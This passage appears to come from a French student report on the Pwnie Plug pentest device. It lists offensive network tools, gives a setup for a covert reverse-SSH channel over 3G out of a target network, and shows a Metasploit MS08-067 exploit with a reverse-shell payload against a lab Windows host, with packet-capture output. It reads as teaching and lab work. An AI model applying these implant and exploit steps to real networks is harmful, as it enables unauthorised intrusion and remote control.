dmitry

Propose un scan de façon à récolter un maximum d'informations sur un hôte.

utilité : host scanner.

ssldump -h

utilité : analyseur de protocole SSL/TSL.

fping -h

Permet de pinger un nombre quelconque d'hôtes dont la liste peut être lue d'un fichier.

utilité : mass ping ;

gpsd -h

Il s'agit d'un démon GPS permettant de recevoir les informations d'un appareil GPS.

utilité : GPS daemon.

darkstat

Receuille les informations réseau comme ntop mais de façon plus efficace.

utilité : network usage.

arping

Permet de pinger en layer 2 (ARP) plutôt que 3 (ICMP).

utilité : ARP ping.

sipcrack

Permet de sniffer et de cracker les informations d'authentification sur le protocole SIP.

utilité : crack sur SIP.

proxychains

Permet de transiter par plusieurs proxy.

utilité : proxy chaining.

proxytunnel -help

Connecte ses stdIn et stdOut sur une machine en passant par un proxy HTTP.

utilité : remote access over proxy.

sqlmap -h

Outil d'injection SQL automatique open-source codé en python.

utilité : SQL injection tool.

wapiti

Outil de scan automatisé visant à révéler les vulnérabilités d'une application WEB.

utilité : XSS injection, SQL injection, LDAP injection, command execution detection, CRLF injection.

skipfish -h

Retourne un rapport de sécurité sur une application WEB.

utilité : reconnaissance d'applications WEB

3.3.2 Outils "source" :

nmap

Cet outil permet de scanner les ports d'une ou plusieurs machines afin de

détecter les failles potentielles du système.
utilité : scanneur, fingerprinting avancé.

hydra

Permet de cracker des informations d'authentification notamment en les bruteforçant.
utilité : logon cracker

amapv

Permet de scanner les ports ip ouverts sans considérer le port.
utilité : scanneur

mdk3

Outil d'attaque sur WIFI.
utilité : wifi crack, beacon flood.

alive6

Permet de scanner les machines sur un réseau rapidement de façon à pouvoir l'utiliser sur un réseau IPv6.
utilité : scan IPv6.

amap6

Permet de scanner les ports non standard et de trouver quelle application est associée à ce dernier.
utilité : port scan.

denial6

Procède à divers DDoS sur une cible.
utilité : DDoS.

detect-new-ip6

Détecte la connexion d'un nouvel hôte avec une adresse ip.
utilité : scripting.

dnsdict6

Enumère un domaine pour ses entrée DNS en utilisant un fichier dictionnaire si spécifié ou le fichier de l'outil par défaut.
utilité : dictionnaire dns.

dos-new-ip6

Cet outil permet de bloquer l'attribution de nouvelles adresse ipv6.
utilité : DDoS.

exploit6

Exploite des vulnérabilités CVE IPv6 connues sur la cible.
utilité : IPv6 exploit.

‡ **fake_advertise6**

Publie une adresse IPv6 à tous les noeuds. utilité : IPv6 broadcast.

‡ **fake_dhcps6**

Un serveur DHCP factice, permettant de configurer une adresse et un DNS.
utilité : Serveur DHCP factice.

‡ **fake_dnsupdate6**

Updates the DNS table with a fake entry.
utilité : DNS poisoning.

‡ **fake_mipv6**

Si la cible est mal configurée et accepte les mipv6 sans IPSEC, alors cet outil va rediriger tous les paquets home-address vers care-of-address.
utilité : mitm, sniffing.

‡ **fake_mld26**

utilité : utilitaire MLD

‡ **fake_mld6**

utilité : utilitaire MLD

‡ **fake_mldrouter6**

utilité : utilitaire MLD

‡ **fake_router6**

Permet de se faire passer pour le routeur. Si aucune route n'est prévue, cela résulte en un DDoS.
utilité : DDoS, MITM, redirection de trafic.

‡ **flood_advertise6**

Inonde le réseau local avec des annonces advertise.
utilité : flood.

‡ **flood_dhcpc6**

Permet de déprécier un pool d'adresse IP sur un serveur DHCP6 (utile si peu d'IP...).
utilité : flood.

‡ **flood_mld26**

utilité : flood.

flood_mld6

utilité : flood.

flood_mldrouter6

utilité : flood.

flood_router6

utilité : flood.

fragmentation6

Procède à des test de fragmentation et d'implémentation sur le pare-feu, y compris des DDoS.

utilité : DDoS, firewall bpass.

fuzz_ip6

Engendre un fuzz ICMPv6.

utilité : fuzz.

implementation6

Performe des tests concernant l'implémentation d'IPv6.

utilité : IPv6 test, firewall bypass.

kill_router6

Va signaler à la cible que le routeur est mort et ainsi l'effacer de ses tables de routage.

utilité : DDoS.

ndpexhaust6

Ping aléatoirement des IP(v6) dans le réseau local.

utilité : host discovery.

parasite6

Un ARP spoofer pour IPv6.

utilité : MITM, ARP Spoofer.

randicmp6

Envoie des paquets aléatoires à la cible (toutes les 256*256 possibilités de combinaisons type/code envoyées).

utilité : envoi de paquets icmp.

redir6

Implante une entrée dans la table de routage de la victime, qui redirige tout le trafic vers une IP vers une autre IP.

utilité : Spoofing de la table de routage.

‡ **rsmurf6**

Procède à une attaque de type "Smurf" sur le réseau local de la cible.

utilité : DDoS.

‡ **sendpees6**

Envoie des "solicitations de voisinage" ce qui fait vérifier de façon intense les CGA et RSA par les cibles.

utilité : DDoS.

‡ **sendpeesmp6**

Equivalent sendpees6 pour ipv6.

utilité : DDoS.

‡ **smurf6**

Génère une attaque de type "Smurf" en envoyant des ping (ICMP).

utilité : DDoS.

‡ **thcping6**

Envoie un ping à la cible en utilisant le THC toolbox.

utilité : ipv6 ping.

‡ **toobig6**

Implante un MTU particulier sur une cible.

utilité : DDoS.

‡ **trace6**

L'équivalent d'un traceroute6 en plus rapide.

utilité : traceroute.

3.4 Utilisation du réseau cellulaire 3G/GSM

Le Pwnie Plug Express offre la possibilité d'ajouter le réseau 3G/GSM par le biais d'un adaptateur usb 2.2.4. On verra ci-dessous comment profiter de cette technologie.

3.4.1 But

Le Pwnie Plug est ainsi branché sur le réseau cible et notre but est de se connecter sur celui-ci par le biais du réseau cellulaire.

3.4.2 Contraintes

Le Pwnie Plug sera donc connecté dans le réseau privé de l'opérateur (exemple : Swisscom avec IP :10.155.42.50). Dès lors nous n'avons aucun moyen de rediriger le trafic entrant chez l'opérateur sur le Pwnie. C'est pourquoi il faut que ce soit le Pwnie Express Plug qui nous contacte par reverse-ssh. Pour se faire il faut configurer une adresse DNS dynamique vers l'adresse IP du routeur (de la maison par exemple). <http://dyn.com/dns/> offre la possibilité de faire cela.

Il faut encore que le routeur de la maison forward les requêtes du Pwnie sur le PC Backtrack(PC qui aura finalement accès au Pwnie par ssh).

3.4.3 Fonctionnement

3.4.3.1 Pwnie

1. Le Pwnie Plug va donc lancer un reverse-ssh sur le nom d'hôte *pwnie.dyndns.org* (par exemple) par le biais du réseau cellulaire.
2. Le paquet va trouver le serveur DynDNS pour demander l'adresse IP correspondante au nom d'hôte entré précédemment.
3. Une fois la réponse obtenue, le paquet se dirige vers le routeur de la maison dans notre exemple.
4. Le routeur réceptionne la requête et si le port utilisé correspond au port ssh, il transmet le paquet sur le PC Backtrack.

3.4.3.2 Nous

Pour permettre à l'utilisateur d'avoir accès à son Pwnie Plug depuis n'importe où, on va simplement lui permettre d'accéder à la machine Backtrack (qui elle aura une connexion au Pwnie) via ssh.




Fig. 3.3 – Schéma d'utilisation du 3G/GSM

3.4.4 Configuration

Commencez par **créer un compte** par exemple chez <http://dyn.com/dns/> et **réserver une adresse** disponible qui va vous servir pour l'accès à votre réseau local depuis internet (exemple : pwnie.dyndns.org).

Voici les étapes de configurations pour chacun de ces éléments réseau.

3.4.4.1 Routeur Home

1. Configurez le routeur de tel sorte qu'à son démarrage, le routeur se connecte sur le serveur DynDNS pour linker correctement le nom d'hôte avec sa nouvelle adresse IP publique.
2. Ensuite il faut faire suivre les paquets du Pwnie vers notre PC Backtrack. Dans notre cas on a choisi le port 33337. C'est pourquoi on va dire au routeur de faire suivre les paquets (port 33337) sur notre PC Backtrack.
3. Si nous voulons prendre le contrôle de la machine Backtrack (SSH) depuis n'importe où, pour se connecter ensuite sur le Pwnie, nous devons aussi forwarder les requêtes port 22 vers le PC Backtrack.

Voici un exemple réalisé avec un routeur Motorola "Centro Grande" pour configurer le dns dynamic.

Connectez-vous en telnet sur celui-ci et entrez le nom d'utilisateur et

le mot de passe correspondant à votre routeur :

```
# telnet [Adresse_IP_Local_Routeur] 23
```

Une fois connecté sur le routeur entrez ces commandes (ajustez-les selon votre compte dyndns) pour que le routeur puisse à chaque démarrage aller mettre à jour son adresse IP publique sur le serveur DynDNS pour que le nom d'hôte choisi pointe toujours sur ce routeur.

```
# configure [ Enter ]
# set dynamic-dns option dyndns.org [ Enter ]
# set dynamic-dns ddns-host-name "einwp.dyndns.org"
# set dynamic-dns ddns-user-name "login_dyndns"
# set dynamic-dns ddns-user-password "password_dyndns"
# save
```

3.4.4.2 PC Backtrack

Assurez-vous d'avoir une machine backtrack pour votre réseau local. Cette machine servira de serveur SSH pour que le Pwnie et le client puisse s'y connecter à distance.

Ci-dessous, les étapes pour configurer le Backtrack en SSH receiver.

1. Vu que notre machine Backtrack va recevoir des connexion entrantes SSH sur le port 33337 (port que l'on a choisi et sur lequel le Pwnie va nous contacter), il va falloir soit forwarder ces demandes sur le port 22 ou alors définir un nouveau port d'écoute dans notre config SSH. on préférera la deuxième option. Éditez donc le fichier `/etc/ssh/sshd_config` en y ajoutant une entrée "Port 33337".
2. Il nous faut encore exécuter un script qui va démarrer le serveur ssh et qui va nous permettre d'effectuer le reverse-ssh. Pour se faire, allez sur l'interface UI du Pwnie en saisissant le user et password :

```
https://[pwnplug_ip_address]:8443
```

3. Sous l'onglet reverse shells, téléchargez le script d'auto-configuration en cliquant sur le lien "click here". et placer le sous le répertoire root de l'utilisateur.
4. Ouvrez un terminal et entrez ces commandes pour permettre l'exécution du script et l'exécuter.

```
# cd
# chmod +x SSH_receiver_autoconfig.sh
# ./SSH_receiver_autoconfig.sh
```

5. Vous pourrez ensuite entrer les informations concernant le Tunnel SSL certificat ou alors laisser par défaut en pressant la touche "ENTER".
6. Si la configuration s'est bien déroulée, alors vous devriez voir :

```
[+] Setup Complete.  
[+] Press ENTER to listen for incoming connections..
```

7. Une fois que le Pwnie aura fait sa requête sur le PC Backtrack, on y verra une connexion disponible.
8. Ouvrez donc un nouveau terminal et connectez-vous sur le canal qui apparaît dans les connexion entrante comme ceci (dans notre cas on va utiliser le "SSH over 3G" :

```
Standard SSH: # ssh root@localhost -p 3333  
SSH Egress Buster: # ssh root@localhost -p 3334  
SSH over DNS: # ssh root@localhost -p 3335  
SSH over SSL: # ssh root@localhost -p 3336  
SSH over 3G: # ssh root@localhost -p 3337  
SSH over HTTP: # ssh root@localhost -p 3338  
SSH over ICMP: # ssh root@localhost -p 3339
```

9. Entrez le mot de passe du Plug et vous voilà connecté sur le Pwnie Express.

3.4.4.3 Pwnie Plug

1. Configurez le service GSM/3G pour avoir accès à internet avec le réseau de données cellulaire. Commencez par désactiver le code pin de votre carte SIM à l'aide d'un téléphone externe.

Connectez l'adaptateur incluant la SIM, dans le port USB du Plug et vérifiez que la carte SIM est bien fonctionnel (<PIN0> **READY**) avec la commande ci-dessous (adaptez ttyUSB0 au besoin) :

```
# gsmctl -d /dev/ttyUSB0 pin
```

Il va falloir maintenant ajuster les deux fichiers de configuration qui vont servir à établir la connexion vers l'opérateur.

-fichier : /etc/ppp/peers/e160

```
# Be extra verbose
debug
kdebug 3

# Serial device to which the modem is connected.
/dev/ttyUSB0

# Speed of the serial line.
115200

# Assumes that your IP is allocated dynamically by the ISP.
noipdefault

# Try to get the name server addresses from the ISP.
usepeerdns

# Use this connection as the default route.
defaultroute

# Authentication
show-password
user "gprs"
password "gprs"

# Disable ppp compression
novj
noccps

# Put in a default gateway even if one was present before
replacedefaultroute

# try to reopen the connection after a terminated connection
persist

# Disable LCP keepalives, enable passive LCP
lcp-echo-failure 0
lcp-echo-interval 0
passive

# Hardware flow control
crttscts

# Use modem control lines
modem

# Run chat script
connect "/usr/sbin/chat -vf /etc/ppp/peers/e160_chat"
```

-fichier : /etc/ppp/peers/e160_chat

```
ABORT BUSY
ABORT 'NO CARRIER'
ABORT ERROR
REPORT CONNECT
TIMEOUT 120
"" "AT&F"
OK "ATZ"
OK "ATQ0 V1 E1 S0=0 &C1 &D2"
#OK "AT+CPIN=?????"
OK 'AT+CGDCONT=1,"IP","gprs.swisscom.ch"'
SAY "Calling Swisscom"
OK "ATDT*99***1#"
TIMEOUT 120
CONNECT ''
```

Une fois les deux fichiers correctement configurés, vous pouvez lancer le script qui va créer l'interface ppp0 qui sera donc notre lien directe chez l'opérateur (dans notre cas Swisscom).

```
# pppd nodetach call e160 &
```

Vérifiez la connectivité à internet à l'aide de la commande Ping :

```
# ping google.ch
```

2. Configurez le reverse ssh.

Connectez-vous sur l'interface web du Plug 2.5.3. Sur l'onglet "Reverse Shells" aller dans la partie "SSH over 3G/GSM" et saisissez le nom d'hôte ainsi que le port que vous aurez au préalable choisi et forwarder sur votre machine Backtrack. Confirmez les changements en cliquant sur le bouton en bas de page "Configure all shells".




Fig. 3.4 – Configuration du reverse shells

3. Il ne vous reste plus qu'à placer le Pwnie Plug dans le réseau cible.

3.4.5 Déploiement

Si toutes les configurations ont été faites, alors on pourra donc suivre ces étapes pour effectuer le déploiement et la connexion au Pwnie.

1. Assurez-vous d'avoir lancé le script d'auto-configuration sur la machine Backtrack sans quoi le serveur SSH ne sera pas démarré.
2. Déployez le Pwnie ainsi que l'adaptateur 3G/GSM dans le réseau cible (eth0 en dhcp). Une fois le Pwnie alimenté et l'interface ppp0 monté (option persist du script), celui-ci a accès à internet (en passant par l'opérateur par exemple Swisscom). Le Pwnie va donc commencer à faire des requêtes sur le nom de domaine einwp.dyndns.org. On pourra voir une connexion disponible sur la machine Backtrack (port 3337 pour reverse-ssh over 3G/GSM).
3. En tant qu'utilisateur externe, on va se connecter sur la machine Backtrack en SSH :

```
# ssh root@einwp.dyndns.org  
# [password-backtrack]
```

4. Depuis cette machine Backtrack, on va vérifier s'il y a une connexion en attente de la part du Pwnie à l'aide de la commande ci-dessous.

```
# watch netstat -lntup
```

- S'il y a une connexion avec le nom du Pwnie et le port 3337 (default for ssh over 3G/GSM), On va donc pouvoir se connecter dessus :

```
# ssh root@localhost -p 3337
# [password-pwnie-plug]
```

- Nous voilà sur le Pwnie !




Fig. 3.5 – Diagramme de séquence - reverse SSH over 3G/GSM

3.5 Utilisation de Metasploit sur le Pwnie Plug

Le Metasploit Framework est un outil opensource gratuit qui permet de développer, configurer et appliquer des exploits à des machines de façon facilitée et automatisée. Il est composé d'une grande liste de modules représentant chacun une vulnérabilité exploitable sur une version d'une machine particulière. Il suffit ensuite de demander l'exécution de l'exploit du module pour lancer cette attaque sur la cible.

3.5.1 Historique

Metasploit un framework apparu en 2003 sous une forme prometteuse mais encore loin de ce que le framework est aujourd'hui. Ce dernier était initialement codé en PERL et a été complètement refondu pour être réécrit dans le langage de programmation Ruby. C'est en 2009 que le framework a été

racheté par Rapid7 - une entreprise de sécurité spécialisée dans les outils de recherche de vulnérabilité. C'est à ce moment là que cet outil a été développé plus intensivement encore et mis à jour pour connaître le succès qu'il a aujourd'hui.

3.5.2 Utilisation

La façon de l'utiliser la plus commune est de passer par la "msfconsole". Il s'agit d'une console de ligne de commande spécifique à Metasploit Framework qui permet de choisir et lancer les exploits. La procédure standard est la suivante :

1. Choisir un exploit de façon à rentrer sur la machine cible.

```
# use exploit/[os-type]/[vulnerability]/[version-type]
```

2. Configurer l'exploit choisi.

```
# set [OPTION_NAME] [value]
```

3. Choisir le "Payload", le code à lancer une fois connecté sur la machine.

```
# set PAYLOAD = [manufacturer]/[general-payload-type]/  
[specific-payload]
```

4. Configurer le payload.

```
# set [OPTION_NAME] [value]
```

5. Executer l'exploit.

```
# exploit
```

Il s'agit ici de la façon la plus simple d'appliquer un exploit sur une machine. Il existe bien sûr des méthodes plus avancées nécessitant plus d'étapes que celles mentionnées ci-dessus. Il est cependant possible d'obtenir des résultats très probants en utilisant simplement ces 5 étapes, comme présenté dans la sous-section exemple pratique de cette section.

3.5.3 Sur le Pwnie

La msfConsole sur le Pwnie est semblable à celle que l'on peut télécharger sur le site officiel metasploit.com. L'utilisation de Metasploit Framework sur le Pwnie ne diffère pas de l'utilisation sur un hôte normal.



```
Linux pwnie 2.6.37 #3 PREEMPT Sat Jan 22 22:39:36 MST 2011 armv5tel  
  
Pwn Plug Elite Release 1.1.2 [July 2012]  
Copyright 2011-2012 Rapid Focus Security LLC, DBA Pwnie Express  
  
By using this product you agree to the terms of the Rapid Focus  
Security EULA: http://pwnieexpress.com/pdfs/RFSEULA.pdf  
  
This product contains both open source and proprietary software.  
Proprietary software is distributed under the terms of the EULA.  
Open source software is distributed under the GNU GPL:  
http://www.gnu.org/licenses/gpl.html  
  
Last login: Tue Dec 11 12:34:08 2012 from 160.98.251.140  
root@pwnie:~# msfconsole  
  
MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM  
MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM  
MMMMN$                               vMMMMM  
MMMMN\  MMMMM                    MMMMM  JMMMMM  
MMMMN\  MMMMMMMMMN                 NMMMMMMMM  JMMMMM  
MMMMN\  MMMMMMMMMMMMMNmNMMMMMMMMMMMM  JMMMMM  
MMMMNI  MMMMMMMMMMMMMMMMMMMMMMMMMMMMM  jMMMMM  
MMMMNI  MMMMMMMMMMMMMMMMMMMMMMMMMMMMM  jMMMMM  
MMMMNI  MMMMM  MMMMMMMM  MMMMM  jMMMMM  
MMMMNI  MMMMM  MMMMMMMM  MMMMM  jMMMMM  
MMMMNI  MMMMM  MMMMMMMM  MMMMM  jMMMMM  
MMMMNI  WMMMM  MMMMMMMM  MMMMM#  JMMMMM  
MMMMMR  ?MMMM  MMMMM  .dMMMMM  
MMMMNM  `?MMM  MMMM  `dMMMMM  
MMMMMMN  ?MM  MM?  NMMMMMM  
MMMMMMMMMNe  JMMMMMMNMM  
MMMMMMMMMMMMMMm,  eMMMMMMNMMNMM  
MMMMNNNNNNMMMMMMx  MMMMMNNMMNNMMN  
MMMMMMMMMMNMMNNMMMMm+  +MMNMMNNMMNNMMNNMMNMMNMMNMMNMM  
  
=[ metasploit v4.4.0-dev [core:4.4 api:1.0]  
+ -- --=[ 902 exploits - 491 auxiliary - 150 post  
+ -- --=[ 250 payloads - 28 encoders - 8 nops  
  
msf > □
```

Fig. 3.6 – Accueil Metasploit sur le Pwnie Plug.

3.5.4 Exemple pratique

Il s'agit ici d'une petite démonstration sur le réseau test mis en place, où le but sera la prise en main d'une machine Windows 2000 grâce à Metasploit Framework.

Partons du principe que nous sommes connectés au réseau cible et que le système d'exploitation de la cible a été déterminé préalablement par des outils de reconnaissance.

Nous allons suivre exactement les étapes spécifiées plus haut pour mener à bien cet exploit :

1. Choisir un exploit de façon à rentrer sur la machine cible.

```
# use exploit/windows/smb/ms08_067_netapi
```

2. Configurer l'exploit choisi.

```
# set RHOST 160.98.250.21
```

3. Choisir le "Payload", le code à lancer une fois connecté sur la machine.

```
# set PAYLOAD windows/shell/reverse_tcp
```

4. Configurer le payload.

```
# set LHOST 160.98.250.30
```

5. Executer l'exploit.

```
# exploit
```

Une fois cette séquence de commande effectuée, nous obtenons, le résultat suivant :

No.	Time	Source	Destination	Protocol	Length	Info
48	3.263725	160.98.250.30	160.98.250.21	SMB	129	Read AndX Request, FID: 0x4001, 428 bytes at offset 609
49	3.263725	160.98.250.21	160.98.250.30	DCERPC	462	Bind.ack: call_id: 0 Fragment: Single accept max_xmit: 4280 max_recv: 4280
50	3.263787	160.98.250.30	160.98.250.21	TCP	66	45318 > microsoft-ds [ACK] Seq=2773 Ack=2108 Win=9760 Len=0 TSeq=15001557 TSecr=42514
51	3.768957	160.98.250.30	160.98.250.21	SPOOLSS	697	EnumPrinters request, level 1
52	3.769766	160.98.250.21	160.98.250.30	SMB	117	Write AndX Response, FID: 0x4001, 564 bytes
53	3.774598	160.98.250.30	160.98.250.21	TCP	66	45318 > microsoft-ds [ACK] Seq=3404 Ack=2159 Win=9760 Len=0 TSeq=15001598 TSecr=42518
54	3.994716	160.98.250.30	160.98.250.21	SMB	129	Read AndX Request, FID: 0x4001, 906 bytes at offset 420
55	3.995352	160.98.250.21	160.98.250.30	SPOOLSS	690	EnumPrinters response, level 1
56	4.000059	160.98.250.30	160.98.250.21	TCP	66	45318 > microsoft-ds [ACK] Seq=3457 Ack=2783 Win=11098 Len=0 TSeq=15001621 TSecr=42520
57	4.456752	160.98.250.30	160.98.250.21	SMB	162	NT Create AndX Request, FID: 0x4002, Path: \BROWSER
58	4.457590	160.98.250.21	160.98.250.30	SMB	205	NT Create AndX Response, FID: 0x4002
59	4.457656	160.98.250.30	160.98.250.21	TCP	66	45318 > microsoft-ds [ACK] Seq=3563 Ack=2922 Win=12256 Len=0 TSeq=15001666 TSecr=42525
60	4.768775	160.98.250.30	160.98.250.21	DCERPC	777	Bind: call_id: 0 Fragment: Single, 14 context items, list 670299c0-b55a-aac1-0744-1e29594e7abd V4.0
61	4.769766	160.98.250.21	160.98.250.30	SMB	117	Write AndX Response, FID: 0x4002, 644 bytes
62	4.769896	160.98.250.30	160.98.250.21	TCP	66	45318 > microsoft-ds [ACK] Seq=4276 Ack=2973 Win=12256 Len=0 TSeq=15001697 TSecr=42528
63	4.873815	160.98.250.30	160.98.250.21	SMB	129	Read AndX Request, FID: 0x4002, 551 bytes at offset 609
64	4.874474	160.98.250.21	160.98.250.30	DCERPC	510	Bind.ack: call_id: 0 Fragment: Single accept max_xmit: 4280 max_recv: 4280
65	4.874539	160.98.250.30	160.98.250.21	TCP	66	45318 > microsoft-ds [ACK] Seq=4337 Ack=3417 Win=13504 Len=0 TSeq=15001708 TSecr=42529
66	5.021198	160.98.250.30	160.98.250.21	SRVSVC	893	NetPathCanonicalize request
67	5.023418	160.98.250.21	160.98.250.30	TCP	62	nsstp > krb524 [SYN] Seq=0 Win=16384 Len=0 MSS=1460 SACK_PERM=1
68	5.023482	160.98.250.30	160.98.250.21	TCP	66	krb524 > nsstp [SYN, ACK] Seq=1 Ack=1 Win=2880 Len=0 MSS=1460 SACK_PERM=1
69	5.023515	160.98.250.21	160.98.250.30	SMB	117	Write AndX Response, FID: 0x4002, 700 bytes
70	5.023562	160.98.250.30	160.98.250.21	TCP	66	45318 > microsoft-ds [ACK] Seq=5104 Ack=3468 Win=13504 Len=0 TSeq=15001723 TSecr=42530
71	5.024278	160.98.250.21	160.98.250.30	TCP	60	nsstp > krb524 [ACK] Seq=1 Ack=1 Win=17520 Len=0
72	5.024735	160.98.250.30	160.98.250.21	STUN	58	ChannelData TURN Message(Malformed Packet)
73	5.142829	160.98.250.21	160.98.250.30	TCP	60	nsstp > krb524 [ACK] Seq=1 Ack=5 Win=17516 Len=0
74	5.142908	160.98.250.30	160.98.250.21	TCP	294	krb524 > nsstp [PSH, ACK] Seq=5 Ack=1 Win=4380 Len=240
75	5.158407	160.98.250.21	160.98.250.30	TCP	98	nsstp > krb524 [PSH, ACK] Seq=1 Ack=205 Win=17276 Len=42
76	5.158572	160.98.250.30	160.98.250.21	TCP	54	krb524 > nsstp [ACK] Seq=245 Ack=43 Win=4380 Len=0
77	5.158858	160.98.250.21	160.98.250.30	TCP	117	nsstp > krb524 [PSH, ACK] Seq=43 Ack=245 Win=17276 Len=63

```

Frame 77: 117 bytes on wire (936 bits), 117 bytes captured (936 bits) on interface 0
Ethernet II, Src: GalaxusCo_Fevad121 (08:00:27:fe:ed:21), Dst: GlobalSC_01:5b:2e (f0:ad:4e:01:5b:2e)
Internet Protocol Version 4, Src: 160.98.250.21 (160.98.250.21), Dst: 160.98.250.30 (160.98.250.30)
Transmission Control Protocol, Src Port: nsstp (1036), Dst Port: krb524 (4444), Seq: 43, Ack: 245, Len: 63
Data (63 bytes)
[Data: 63 bytes]
[Length: 63]
0000  f0 ad 4e 01 5b 2e 08 00 27 fe ed 21 08 00 45 00  ..N....E.
0010  00 07 01 71 40 00 88 06 c4 26 a0 62 fa 15 a0 62  -g.0E...&b..b
0020  fa 14 04 0c 11 5c fb f7 68 38 37 bf a1 62 50 18  .....|BT...P
0030  49 7c 3c 73 00 00 00 00 00 00 00 00 00 00 00  -C|<...
0040
0050  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  -.....
0060  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  -.....
0070

```

Fig. 3.8 – Capture du succès de l’attaque sur la machine cible

Sans rentrer dans les détails, on observe sur cette capture une succession de requêtes de connexion SMB de la part de la machine attaquante qui sont finalement acceptées par la machine cible. Une fois la connexion établie, on peut ainsi passer le payload en TCP et observer la trame mise en évidence : celle qui témoigne du succès de l’attaque et ouvre le terminal de la cible à l’attaquant. Le fichier de capture ainsi que le flow chart complet sont disponibles en annexe.

3.5.5 Structure des composants du framework

Metasploit framework est un outil très complet. Pour faciliter son utilisation, les différents composants de ce framework ont été séparés en quatre catégories :

- Exploit : Les exploits sont les moyens mis à dispositions pour implanter le payload sur une machine en se servant d’une faille de sécurité de la machine ou de son réseau.
- Payload : Le payload est ce que l’on va injecter par la brèche créée par l’exploit. C’est celui-ci qui fera par exemple une reverse tcp connection qui nous permettra de prendre le contrôle de la cible.
- Auxiliary : Les auxiliaires ont le même but que les exploits mais ne se basent pas sur des failles. Ils permettent l’implantation de payload de façon tout à fait légitime (ex : FTP standard).
- Post : Les outils de post-exploitation permettent d’effectuer des manipulations sur la machine une fois le payload implanté. Le fait d’escalader les privilèges sera donc un exemple de post-exploitation.

3.5.6 Utilisation étendue

Le Metasploit Framework est ici introduit de manière très minimaliste. En réalité, les capacités offensives de c'est outil sont bien plus importantes. Une démonstration de l'outil de façon plus avancée sera proposée dans l'attaque principale de ce projet. Il était cependant selon nous important de montrer la facilité avec la quelle on peut exploiter les failles les plus simples et accessibles par un utilisateur moyen.

Il faut aussi noter qu'il existe des versions de ce framework "pro" payantes et plus complètes, surtout dans la partie automatisation.

3.5.7 Metasploit et OSX

